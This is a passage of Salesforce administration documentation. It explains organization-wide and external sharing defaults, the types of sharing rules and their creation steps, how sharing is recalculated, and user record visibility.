- If you set the organization-wide default on products to a value other than Public Read/Write, and you use custom code or installed a package, unexpected behavior can occur.
- The ability to view or edit a document, report, or dashboard is based on a user's access to the folder in which it's stored.
- Users can view forecasts only of users and territories below them in the forecast hierarchy, unless forecast sharing is enabled.
- When a custom object is on the detail side of a master-detail relationship with a standard object, its organization-wide default is set to Controlled by Parent and it's not editable.
- The organization-wide default settings can't be changed from private to public for a custom object if Apex code uses the sharing entries associated with that object. For example, if Apex code retrieves the users and groups who have sharing access on a custom object Invoice__c (represented as `Invoice__share` in the code), you can't change the object's organization-wide sharing setting from private to public.

External Organization-Wide Defaults Overview

External organization-wide defaults provide separate organization-wide defaults for internal and external users to help you better secure your data.

By setting configuring separate levels of default record access for your internal and external users, you have more control over data access. External-organization-wide defaults simplify your sharing rules configuration and improve recalculation performance. These settings also speed up performance for reports, list views, searches, and API queries.

For example, you want all your internal users to have read access to all account records, but you want to limit access for external users to certain groups and records. To configure more restrictive access for external users, set the default internal access to Public Read Only and the default external access to Private. You can later open up record access for external users using other features.

> Note: The external access level for an object can't be more permissive than the internal access level.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can set external organization-wide defaults for these objects. Your org might have other objects whose external organization-wide defaults can be modified.

- Account
- Asset
- Case
- Campaign
- Contact
- Individual
- Lead
- Opportunity
- Order

- User
- Custom Objects

External organization-wide defaults aren't available for some objects, but you can achieve the same behavior with sharing rules. Set the default access to Private and create a sharing rule to share records with all internal users.

External users include:

- Authenticated website users
- Chatter external users
- Experience Cloud site users
- Customer Portal users
- Customer Community users
- High-volume Experience Cloud site users
- Partner users
- Service Cloud Portal users

Note: Chatter external users have access to only the User object.

Guest users aren't considered external users. Guest users' org-wide defaults are set to Private for all objects, and this access level can't be changed.

Learn more about external org-wide default settings in this video.

Watch a video

Set Your External Organization-Wide Sharing Defaults
External organization-wide defaults enable you to set a different default access level for external users.

Set Your External Organization-Wide Sharing Defaults

External organization-wide defaults enable you to set a different default access level for external users.

Note: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

External organization-wide defaults are automatically enabled in all orgs created in Spring '20 or after and in all orgs where Salesforce Experiences or portals are enabled. For orgs created before Spring '20, you can enable the external sharing model on the Sharing Settings page in Setup.

Important: After it's enabled, the External Sharing Model can't be disabled. You can still manually set **Default External Access** and **Default Internal Access** to the same access level for each object.

The default external access levels depend on when your Salesforce org was created:

- For orgs created after Spring '20, the default external access level is set to Private for all objects.
- For orgs created before Spring '20, the default internal access and default external access are set to the original default access level. For example, if your organization-wide default for contacts is Private, the default internal access and default external access are Private as well. The only exceptions are the access levels for User and newly created custom objects, which are set to Private by default.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set default sharing access:

- Manage Sharing

To secure access to your objects, we recommend that you set your external organization-wide defaults to Private unless otherwise required by your business needs.

Note: An object's external organization-wide default must be set to Private for an external user to view the object in a report. If an object's external organization-wide default can't be set to Private, then an external user can't view the object in a report.

To set the external organization-wide default for an object:

1. From Setup, in the Quick Find box, enter *`Sharing Settings`*, and then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. For each object, select the access level that you want to use under Default External Access.

   You can assign these access levels.

Access Level	Description
`Controlled by Parent`	Users can perform actions (such as view, edit, delete) on a record on the detail side of a master-detail relationship if they can perform the same action on all associated master records. For contacts, `Controlled by Parent` must be set for both the default internal and external access.
`Private`	Only users who are granted access by ownership, permissions, role hierarchy, manual sharing, or sharing rules can access the records.
`Public Read Only`	All users can view all records for the object.
`Public Read/Write`	All users can view and edit all records for the object.

   Note: The default external access level must be more restrictive or equal to the default internal access level. For example, you can have a custom object with default external access set to Private and default internal access set to Public Read Only.

4. Click **Save**.

You can monitor the progress of your organization-wide default updates on the Background Jobs page or view recent sharing operations on the View Setup Audit Trail page.

Sharing Rules

Use sharing rules to extend sharing access to users in public groups, roles, or territories. Sharing rules give particular users greater access by making automatic exceptions to your org-wide sharing settings.

Watch how you can grant access to records using sharing rules.

Watch a video

Like role hierarchies, a sharing rule can never be stricter than your org-wide default settings. It simply allows greater access for particular users.

You can base a sharing rule on record ownership or other criteria. After you select which records to share, you define which groups or users to extend access to and what level of access they have. For example, you create a sharing rule that grants read only access to all leads owned by users in the Marketing Team role with users in the Sales Rep role for easier collaboration. Or, you create a rule that grants read and write access to any cases labeled as "Urgent" with a public group that contains users with specialized knowledge.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

See Sharing Rule Considerations for more information on availability.

You can create sharing rules for custom objects and many standard objects, and different types of sharing rules depending on the object. For example, for accounts, you can create rules based on the account owner or other criteria, including account record types or field values. You then set the access level for accounts and their associated contracts, opportunities, cases, and optionally, contacts and orders.

The objects available for sharing rules depend on which Salesforce editions and features you have. You can see which objects are available on the Sharing Settings Setup page. You can define up to 300 total sharing rules for each object, including up to 50 criteria-based or guest user sharing rules, if available for the object.

Sharing Rule Types
You can base a sharing rule on record ownership or other criteria.

Create Owner-Based Sharing Rules
An owner-based sharing rule opens access to records owned by certain users.

Create Criteria-Based Sharing Rules
A criteria-based sharing rule determines who to share records with based on field values.

Create Guest User Sharing Rules
A guest user sharing rule is a special type of criteria-based sharing rule and the only way to grant record access to unauthenticated guest users. Guest user sharing rules can only grant Read Only access.

Sharing Rule Categories
When you define a sharing rule, you can choose from the following categories in the `owned by members of` and `Share with` dropdown lists. Depending on the type of sharing rule and the features enabled for your organization, some categories may not appear.

Edit Sharing Rules
For a sharing rule based on owner or group membership, you can edit only the sharing access settings. For a sharing rule based on other criteria, you can edit the criteria and sharing access settings.

Sharing Rule Considerations
Review these considerations before using sharing rules.

Recalculate Sharing Rules Manually

When you make changes to sharing settings, groups, roles, and territories, sharing rules are reevaluated to add or remove access as necessary. You can manually recalculate sharing rules if sharing rule updates have failed or aren't working as expected.

Automatic Recalculation of Org-Wide Defaults and Sharing Rules

When you update organization-wide defaults or sharing rules, automatic sharing recalculation is processed asynchronously and in parallel.

Sharing Rule Types

You can base a sharing rule on record ownership or other criteria.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

See Sharing Rule Considerations for more information on availability.

Owner-Based Sharing Rules

An owner-based sharing rule opens access to records owned by certain users. For example, a company's sales managers must see opportunities owned by sales managers in a different region. The U.S. sales manager could give the APAC sales manager access to the opportunities owned by the U.S. team using owner-based sharing.

Criteria-Based Sharing Rules

A criteria-based sharing rule determines with whom to share records based on field values. For example, you have a custom object for job applications, with a custom picklist field named "Department." A criteria-based sharing rule could share all job applications in which the Department field is set to "IT" with all IT managers in your organization.

Note:

- A criteria-based sharing rule is based on record values and not the record owners. However, a role or territory hierarchy still allows users higher in the hierarchy to access the records.

You can create criteria-based sharing rules for many objects, including accounts, assets, campaigns, cases, contacts, leads, opportunities, work orders, and custom objects. For the sharing criteria, record types and these field types are supported.

- Auto Number
- Checkbox
- Date
- Date/Time
- Email
- Lookup Relationship (to user ID or queue ID)
- Number
- Percent
- Phone
- Picklist
- Text
- Text Area
- URL

Note: Text and Text Area are case-sensitive. For example, a criteria-based sharing rule that specifies "Manager" in a text field doesn't share records that have "manager" in the field. To create a rule with several common cases of a word, enter each value separated by a comma.

Guest User Sharing Rules

A guest user sharing rule is a special type of criteria-based sharing rule and the only way to grant record access to unauthenticated guest users. For example, you create a sharing rule so that all visitors to your site can see all product review records.

Warning: The guest user sharing rule type grants access to guest users without login credentials. By creating a guest user sharing rule, you're allowing immediate and unlimited access to all records matching the sharing rule's criteria to anyone. To secure your Salesforce data and give your guest users access to what they need, consider all the use cases and implications of creating this type of sharing rule. Implement security controls that you think are appropriate for the sensitivity of your data. Salesforce is not responsible for any exposure of your data to unauthenticated users based on this change from default settings.

You can also create user sharing rules based on group membership.

Create Owner-Based Sharing Rules

An owner-based sharing rule opens access to records owned by certain users.

Note: For information on designing your sharing setup to improve performance and speed up sharing changes, see the Designing Record Access for Enterprise Scale guide.

For example, you want users with the same Sales Rep role to be able to view each other's account records, but the organization-wide default for Accounts is Private. Create an owner-based sharing rule that shares all account records owned by the Sales Rep role with the same Sales Rep role to open up this visibility.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, in the Quick Find box, enter `Sharing Settings`, then select **Sharing Settings**.
3. In the Sharing Rules related list for the object, click **New**.
4. Enter the label name and rule name. The label name appears on the user interface. The rule name is a unique name used by the API and managed packages.
5. Optionally, enter a description of the sharing rule, up to 1,000 characters.
6. For the rule type, select **Based on record owner**.
7. Specify which users' records are shared. For owned by members of, select a category from the first dropdown list and a set of users from the second dropdown list or lookup field.

   See Sharing Rule Categories for information on these categories.
8. Specify the users who get access to the data. For Share with, select a category from the first dropdown list and a set of users from the second dropdown list or lookup field.
9. Select sharing access settings for users. Some access settings aren't available for some objects or in some situations.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:

- Manage Sharing

Access Setting	Description
Private	Users can't view or update records, unless access is granted outside of this sharing rule. Available only for associated contacts, opportunities, and cases.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.
Full Access	Users in the selected group, role, or territory can view, edit, transfer, delete, and share the record, just like the record's owner. With a Full Access sharing rule, users can also view, edit, delete, and close activities associated with the record if the org-wide sharing setting for activities is Controlled by Parent. Available for campaigns only.

Note: `Contact Access` isn't available when the organization-wide default for contacts is set to Controlled by Parent.

10. Click **Save**.

After updates to sharing rules, sharing rules are recalculated to add or remove access as needed. Depending on the nature of your updates and your org's setup, these sharing calculations can take a while to complete. If you experience sharing evaluations or timeouts, consider deferring sharing calculations before making large-scale updates, and then restart and recalculate sharing at a later time. For more information, see Defer Sharing Calculations in Salesforce Help.

Create Criteria-Based Sharing Rules

A criteria-based sharing rule determines who to share records with based on field values.

Note: For information on designing your sharing setup to improve performance and speed up sharing changes, see the Designing Record Access for Enterprise Scale guide.

For example, you have a custom object for job applications, with a custom picklist field named "Department." You create a criteria-based sharing rule to share all job applications in which the Department field is set to "IT" with all IT managers in your organization.

1. To include public groups in your sharing rule, confirm that those groups were created.
2. From Setup, in the Quick Find box, enter *`Sharing Settings`*, and then select **Sharing Settings**.
3. In the Sharing Rules related list for the object, click **New**.
4. Enter the label name and rule name. The label name appears on the user interface. The rule name is a unique name used by the API and managed packages.
5. Optionally, enter a description of the sharing rule of up to 1,000 characters.
6. For the rule type, select **Based on criteria**.
7. Specify the field, operator, and value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. To change the AND relationship between filters, click **Add Filter Logic**. The value criteria is limited to 240 characters, and strings or picklist values that go beyond this limit are truncated.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:

- Manage Sharing

> **Note:** You can use a field that's not supported by criteria-based sharing rules. Create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field. Then use that field as the criterion.

8. If available, select whether to include records owned by users who can't have an assigned role, such as high-volume users and system users. This setting is enabled by default and can't be edited after you save the rule.

   > **Note:** To include these users in criteria-based sharing rules that were created before Spring `22, delete the rule and select **Include records owned by users who can't have an assigned role** when you recreate it.

9. Specify the users who get access to the data. For Share with, select a category from the first dropdown list and a set of users from the second dropdown list or lookup field.

   See Sharing Rule Categories for information on these categories.

10. Select sharing access settings for users. Some access settings aren't available for some objects or in some situations.

Access Setting	Description
Private	Users can't view or update records, unless access is granted outside of this sharing rule. Available only for associated contacts, opportunities, and cases.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.
Full Access	Users in the selected group, role, or territory can view, edit, transfer, delete, and share the record, just like the record's owner. With a Full Access sharing rule, users can also view, edit, delete, and close activities associated with the record if the org-wide sharing setting for activities is Controlled by Parent. Available for campaigns only.

> **Note:** `Contact Access` isn't available when the organization-wide default for contacts is set to Controlled by Parent.

11. Save your work.

After updates to sharing rules, sharing rules are recalculated to add or remove access as needed. Depending on the nature of your updates and your org's setup, these sharing calculations can take a while to complete. If you experience sharing evaluations or timeouts, consider deferring sharing calculations before making large-scale updates, and then restart and recalculate sharing at a later time. For more information, see Defer Sharing Calculations in Salesforce Help.

Create Guest User Sharing Rules

A guest user sharing rule is a special type of criteria-based sharing rule and the only way to grant record access to unauthenticated guest users. Guest user sharing rules can only grant Read Only access.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- Manage Sharing

Important: You must create guest user sharing rules to open up record access to guest users. Keep in mind that the guest user sharing rule type grants access to users without login credentials. By creating a guest user sharing rule, you're allowing immediate and unlimited access to all records matching the sharing rule's criteria to anyone. To secure your Salesforce data and give your guest users access to what they need, consider all the use cases and implications of creating this type of sharing rule. Implement security controls that you think are appropriate for the sensitivity of your data. Salesforce is not responsible for any exposure of your data to unauthenticated users based on this change from default settings.

1. From Setup, in the Quick Find box, enter `Sharing Settings`, then select **Sharing Settings**.
2. In the Sharing Rules related list for the object, click **New**.
3. Enter the label name and rule name. The label name appears on the user interface. The rule name is a unique name used by the API and managed packages.
4. Optionally, enter a description of the sharing rule, up to 1,000 characters.
5. For the rule type, select **Guest user, based on criteria**.
6. Specify the field, operator, and value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. To change the AND relationship between filters, click **Add Filter Logic**. The value criteria is limited to 240 characters, and strings or picklist values that go beyond this limit are truncated.

   Note: To use a field that's not supported by criteria-based sharing rules, create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field. Then use that field as the criterion.

7. If available in your org, select whether to include records owned by high-volume community or site users. By default, sharing rules include only records owned by authenticated users, guest users, and queues.

   Tip: High-volume users don't have roles and include the External Apps, Customer Community, High Volume Customer Portal, and Authenticated Website license types. For more information, see About High-Volume Community or Site Users in Salesforce Help.

8. Specify the guest users who get access to the data.
9. Click **Save**.

Sharing Rule Categories

When you define a sharing rule, you can choose from the following categories in the `owned by members of` and `Share with` dropdown lists. Depending on the type of sharing rule and the features enabled for your organization, some categories may not appear.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

See Sharing Rule Considerations for more information on availability.

> **Note:** You can't include high-volume Experience Cloud site users in sharing rules because they don't have roles and can't be in public groups.

Category	Description
Managers Groups	All direct and indirect managers of a user.
Manager Subordinates Groups	A manager and all direct and indirect reports who he or she manages.
Queues	All records owned by the queue, excluding records owned by individual members of the queue. Available only in the `owned by members of` list.
Public Groups	All public groups defined by your administrator. If Salesforce Experiences or portals are enabled for your organization, the All Partner Users or All Customer Portal Users group displays. These groups include all partner or customer users, respectively, allowed to access your site or portal, except for high-volume users.
Roles	All roles defined for your organization, excluding site and portal roles. This includes all of the users in the specified role.
Portal Roles	All roles defined for your organization's site or portal. This includes all users in the specified role, except high-volume users. A site or portal role name includes the name of the account that it's associated with, except for person accounts, which include the user alias.
Roles and Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role. Only available in production orgs created before February 8, 2024 and in non-preview sandboxes if digital experiences or portals aren't enabled for your organization.
Portal Roles and Subordinates	All roles defined for your organization's site or portal. This includes all of the users in the specified role plus all of the users below that role in the site or portal role hierarchy, except for high-volume users. A site or portal role name includes the name of the account that it's associated with, except for person accounts, which include the user alias.
Roles and Internal Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, excluding site and portal roles. In orgs created on February 8, 2024 or later and in preview sandboxes, this member type is available by

Category	Description
	default. In production orgs created before February 8, 2024 and in non-preview sandboxes, this member type is available after digital experiences or portals are enabled.
Roles, Internal and Portal Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, including site and portal roles. Only available when digital experiences or portals are enabled for your org.
Territories	All territories defined for your organization.
Territories and Subordinates	All territories defined for your organization. This includes the specified territory plus all territories below it.
Guest User	All unauthenticated users in a site.

Edit Sharing Rules

For a sharing rule based on owner or group membership, you can edit only the sharing access settings. For a sharing rule based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, in the Quick Find box, enter `Sharing Settings`, then select **Sharing Settings**.
2. In the Sharing Rules related list for the object, click **Edit**.
3. Change the label and rule name if desired.
4. If you selected a rule that's based on owner or group membership, skip to the next step. If you selected a criteria-based or guest user sharing rule, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. To change the AND relationship between filters, click **Add Filter Logic**.

   Note: You must create guest user sharing rules to open up record access to guest users. Keep in mind that the guest user sharing rule type grants access to users without login credentials. By creating a guest user sharing rule, you're allowing immediate and unlimited access to all records matching the sharing rule's criteria to anyone. To secure your Salesforce data and give your guest users access to what they need, consider all the use cases and implications of creating this type of sharing rule. Implement security controls that you think are appropriate for the sensitivity of your data. Salesforce is not responsible for any exposure of your data to unauthenticated users based on this change from default settings.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

See Sharing Rule Considerations for more information on availability.

USER PERMISSIONS

To create sharing rules:
- Manage Sharing

5. Select sharing access settings for users. Some access settings aren't available for some objects or in some situations.

Access Setting	Description
Private	Users can't view or update records, unless access is granted outside of this sharing rule. Available only for associated contacts, opportunities, and cases.

Access Setting	Description
Read Only	Users can view, but not update, records. Guest user sharing rules can only grant Read Only access.
Read/Write	Users can view and update records.
Full Access	Users in the selected group, role, or territory can view, edit, transfer, delete, and share the record, just like the record's owner. With a Full Access sharing rule, users can also view, edit, delete, and close activities associated with the record if the org-wide sharing setting for activities is Controlled by Parent. Available for campaigns only.

Note: `Contact Access` isn't available when the organization-wide default for contacts is set to Controlled by Parent.

6. Click **Save**.

After updates to sharing rules, sharing rules are recalculated to add or remove access as needed. Depending on the nature of your updates and your org's setup, these sharing calculations can take awhile to complete. If you experience sharing evaluations or timeouts, consider deferring sharing calculations before making large-scale updates, and then restart and recalculate sharing at a later time. For more information, see Defer Sharing Calculations in Salesforce Help.

Sharing Rule Considerations

Review these considerations before using sharing rules.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- General Considerations
  - You can use sharing rules to grant wider access to data. You can't restrict access below your organization-wide default levels.
  - To create sharing rules, your organization-wide defaults must be Public Read Only or Private.
  - If multiple sharing rules give a user different levels of access to a record, the user gets the most permissive access level.
  - Sharing rules automatically grant additional access to related records. For example, opportunity, contact, or case sharing rules give role or group members access to the account associated with the child record.
  - Users in the role hierarchy are automatically granted the same access that users below them in the hierarchy have from a sharing rule provided that the object is a standard object or the Grant Access Using Hierarchies option is selected if the object is a custom object.
  - Users who don't have licenses that support roles can only be included in some types of sharing rules, both to receive access and to have records that they own shared. High-volume community or site users, Chatter External, and Chatter Free users can't be included in owner-based sharing rules. You can share records owned by high-volume users in guest user or criteria-based sharing rules.
  - If you share records owned by a queue in an owner-based sharing rule, only records owned by the queue are shared. Records owned by individual members of the queue aren't shared.
  - Using blank values in criteria-based sharing rule conditions with equal and not equal operators isn't recommended.

- Availability
  - Account, campaign, case, contact, lead, opportunity, and custom object sharing rules are available for Enterprise, Performance, Unlimited, and Developer Editions.
  - Only account, asset, campaign, and contact sharing rules are available in Professional Edition.
  - Only custom object sharing rules are available in Database.com
  - Criteria-based sharing rules aren't available for all objects.
  - Your org can have other objects that are available for sharing rules. To see which sharing rules are available, see the Sharing Settings Setup page.
  - For Product2, you can create only guest user sharing rules. Criteria-based and owner-based sharing rules aren't available.
  - Developers can use Apex to programmatically share custom objects based on record owners but not other criteria.
- Updating
  - Creating an owner-based sharing rule with the same source and target groups as an existing rule overwrites the existing rule.
  - After a sharing rule is saved, you can't change the `Share with` field settings when you edit the sharing rule.
  - Sharing rules apply to all new and existing records that meet the definition of the source dataset.
  - Sharing rules apply to active and inactive users.
  - When you change the access levels for a sharing rule, all records are automatically updated to reflect the new access levels.
  - When you delete a sharing rule, the sharing access created by that rule is removed.
  - When you modify which users are in a group, role, or territory, the sharing rules are reevaluated to add or remove access as necessary.
  - When you transfer records from one user to another, the sharing rules are reevaluated to add or remove access to the transferred records as necessary.
  - Changing sharing rules can require changing a large number of records at once. If your request is queued to process these changes efficiently, you receive an email notification when the process has been completed.
  - Lead sharing rules don't automatically grant access to lead information after leads are converted into account, contact, and opportunity records.
- Criteria-Based Sharing Rules
  - Users who can't have an assigned role can be included in criteria-based sharing rules that were created after the Spring '22 release. To include these users in criteria-based sharing rules that were created before Spring '22, delete the rule and select **Include records owned by users who can't have an assigned role** when you recreate it. These users can't be included in other types of sharing rules.
  - In criteria-based sharing rules, you can't use lookup fields, encrypted fields, formula fields, or fields whose values are derived from other fields on the record.
  - For rules that reference record types as criteria, the label is used, not the developer name. To avoid issues, make sure the record type's label and its translations are unique.
  - Using blank values in criteria-based sharing rule conditions with equal and not equal operators isn't recommended.
  - You can't use Apex to create a criteria-based sharing rule. And you can't test criteria-based sharing using Apex.
  - If a criteria-based sharing rule references a field from a licensed managed package whose license has expired, (expired) is appended to the label of the field. The field label appears in the field dropdown list on the rule's definition page in Setup. Criteria-based sharing rules that reference expired fields aren't recalculated, and new records aren't shared based on those rules. But the sharing of existing records before the package's expiration is preserved.
- Site and Portal Users

- You can create rules to share records between most types of site or portal and Salesforce users. And you can create sharing rules between site or portal users from different accounts as long as their license type supports roles. But you can't include high-volume community or site users in owner-based sharing rules because they don't have roles and can't be in public groups. You can share records owned by high-volume users in guest user or criteria-based sharing rules.
- In Salesforce orgs that enabled digital experiences before February 8, 2024, existing sharing rules automatically extend access to external users. This change occurs because sharing rules that grant access to Roles and Subordinates are converted to grant access to Roles, Internal and Portal Subordinates instead. To ensure that external users can't access records or folders containing sensitive data, update your sharing rules.
- You can easily convert sharing rules that include Roles, Internal, and Portal Subordinates to include Roles and Internal Subordinates instead by using the Convert External User Access Wizard on the Digital Experiences Settings Setup page. You can use this wizard to convert any publicly accessible report, dashboard, and document folders to folders that are accessible by all users except for external users. For more information, see Considerations for the Convert External User Access Wizard.
- You can only use guest user sharing rules to share records with unauthenticated guest users.
- For more information on using sharing rules in Experience Cloud sites, see the Who Sees What in Experience Cloud: Sharing Rules video.

Recalculate Sharing Rules Manually

When you make changes to sharing settings, groups, roles, and territories, sharing rules are reevaluated to add or remove access as necessary. You can manually recalculate sharing rules if sharing rule updates have failed or aren't working as expected.

Sharing rule recalculation occurs automatically after adding or removing individual users from a group, role, or territory, changing which role a particular role reports to, changing which territory a particular territory is subordinate to, or adding or removing a group from within another group.

You can also recalculate sharing rules manually using the Recalculate buttons on the Sharing Rules related lists. Manually recalculate sharing rules only if updates have failed or record access isn't working as expected. Because recalculating sharing rules can take a while, you only want to initiate a manual recalculation in case of errors.

> Note: If enabled in your org, you can temporarily defer sharing rule calculations. This feature is useful for large-scale maintenance operations or org realignments planned during low activity periods in your org. After this work is completed, you must resume sharing rule calculations and manually initiate a full sharing rule recalculation to prevent errors. For more information, see Defer Sharing Calculations.

To manually recalculate an object's sharing rules:

1. From Setup, in the Quick Find box, enter `Sharing Settings`, and then select **Sharing Settings**.
2. In the Sharing Rules related list for the object you want, click **Recalculate**.
3. If you want to monitor the progress of a recalculation, from Setup, in the Quick Find box, enter `Background Jobs`, and then select **Background Jobs**.

You receive an email notification when the recalculation is completed for all affected objects.

> Note: The **Recalculate** button is disabled when group membership or sharing rule calculations are deferred.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

See Sharing Rule Considerations for more information on availability.

USER PERMISSIONS

To recalculate sharing rules:
- Manage Sharing

Automatic Recalculation of Org-Wide Defaults and Sharing Rules

When you update organization-wide defaults or sharing rules, automatic sharing recalculation is processed asynchronously and in parallel.

Review these considerations for automatic sharing recalculation behavior.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

See Sharing Rule Considerations for more information on availability.

General

- If sharing rules are recalculated for accounts, cases, contacts, or opportunities, sharing rules are also recalculated for the other three objects. This behavior occurs because cases, contacts, and opportunities are child objects of accounts.
- To maintain implicit sharing between accounts and child records, updating the org-wide default on an account or its child objects disables further org-wide default and sharing rule updates on them. For example, when you update an opportunity sharing rule and recalculation is in progress, you can't update the org-wide default or sharing rules for accounts, contacts, opportunities, and cases.
- In the Background Jobs page, these processes correspond to these job subtypes: **Account — Extra Parent Access Removal** and **Account — Parent Access Grant**. Additionally, deleting a sharing rule corresponds to the job subtype **Object — Access Cleanup**, denoting that irrelevant share rows are removed.
- When sharing is recalculated, Salesforce also runs all Apex sharing recalculations.

Monitoring

- You receive an email notification upon completion of the recalculation.
- You can monitor the progress of your parallel sharing rule or organization-wide default recalculation on the Background Jobs page or view recent sharing operations on the View Setup Audit Trail page.

Share Locks

- You can't modify the org-wide defaults when a sharing rule recalculation for any object is in progress. Similarly, you can't modify sharing rules when recalculation for an org-wide default update is in progress.
- You can make changes to the org-wide defaults and sharing rules for other objects.

User Sharing and Visibility

User Sharing enables you to show or hide an internal or external user from another user in your organization.

Watch how you can control the visibility that users have to each other.

Watch a video

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

With User Sharing, you can:

- Assign the "View All Users" permission to users who need to see or interact with all users. This permission is automatically enabled for users who have the "Manage Users" permission.
- Set the organization-wide default for user records to Private or Public Read Only.
- Create user sharing rules based on group membership or other criteria.
- Create manual shares for user records to open up access to individual users or groups.

- Control the visibility of external users.
- Manage personal user information visibility for external users.

User Sharing Considerations
Review these considerations before you implement user sharing.

Set the Org-Wide Sharing Defaults for User Records
Set the org-wide sharing defaults for the user object before opening up access.

User Sharing Considerations

Review these considerations before you implement user sharing.

Granting access to a user record makes the user's detail page visible to others. It also makes the user visible in lookups, list views, search, and so on.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

"View All Users" permission

This permission can be assigned to users who need Read access to all users, regardless of the sharing settings. If you already have the "Manage Users" permission, you're automatically granted the "View All Users" permission.

Organization-wide defaults for user records

This setting defaults to Private for external users and Public Read Only for internal users. When the default access is set to Private, users can only read and edit their own user record. Users with subordinates in the role hierarchy maintain read access to the user records of those subordinates.

User sharing rules

General sharing rule considerations apply to user sharing rules. User sharing rules are based on membership to a public group, role, or territory. Each sharing rule shares members of a source group with those of the target group. You must create the appropriate public groups, roles, or territories before creating your sharing rules. Users inherit the same access as users below them in the role hierarchy.

Manual sharing for user records

Manual sharing can grant read or edit access on an individual user, but only if the access is greater than the default access for the target user. Users inherit the same access as users below them in the role hierarchy. Apex managed sharing isn't supported.

User sharing for external users

Users with the "Manage External Users" permission have access to all external user records for Partner Relationship Management, Customer Service, and Customer Self-Service portal users, regardless of sharing rules or organization-wide default settings for User records. The "Manage External Users" permission doesn't grant access to guest or Chatter External users. To only allow users to manage accounts that they have read and write access to, use the "Manage External Users (Limited)" perission instead.

High-volume Experience Cloud site users and Chatter users

Only users with roles can be included in sharing rules. For this reason, the user records of high-volume users, Chatter External, and Chatter Free users can't be included in sharing rules, and these users can't be granted access to user records via a sharing rule.

Automated Process and License Manager users

Some special users created for org or app maintenance, such as Automated Process and License Manager users, can't be included in any sharing rules, including user sharing rules.

User sharing compatibility

When the organization-wide default for the user object is set to Private, user sharing doesn't fully support these features.

- Chatter Messenger isn't available for external users. It's available for internal users only when the organization-wide default for the user object is set to Public Read Only.
- Salesforce CRM Content—A user who can create libraries can see users they don't have access to when adding library members.
- Standard Report Types—If the organization-wide default for the user object is Private and the Standard Report Visibility checkbox is selected, a person viewing the report can see the names of users that are listed in the report. To see details such as username and email address, the viewer must have access to the users.

User sharing in Chatter

In Chatter, there are exceptions where users who aren't shared can still see and interact with each other. For example, regardless of user sharing, in a public Chatter group, everyone with access to the group can see all posts. They can also see the names of the users who post and mention users who commented on a post.

For example, you set up user sharing so Mary and Bob can't see or interact with each other. Mary posts on a public Chatter group. She can't mention Bob, because user sharing prevents Bob's name from showing up in the mention dropdown list. However, Bob can see Mary's post and he comments on her post. Now Mary can actually mention Bob in her next comment on her post.

There are also exceptions where users who aren't shared can still see each other in the mention dropdown list. For example, Sue has interacted with Edgar in Chatter (by liking or commenting on his post or mentioning him). Then you set up user sharing so Sue can't see Edgar. Sue posts on a public Chatter group. She can mention Edgar because, due to their previous interaction, his name shows up on the mention dropdown list. However, if Sue clicks the Edgar mention, she gets an error because, due to user sharing, she can't see him.

Set the Org-Wide Sharing Defaults for User Records

Set the org-wide sharing defaults for the user object before opening up access.

For user records, you can set the organization-wide sharing default to Private or Public Read Only. The default must be set to Private if there is at least one user who shouldn't see a record.

Let's say that your organization has internal users (employees and sales agents) and external users (site or portal users) under different sales agents or accounts, with these requirements:

- Employees can see everyone.
- Sales agents can see employees, other agents, and their own customer user records only.
- External customers can see other customers only if they are under the same agent or account.

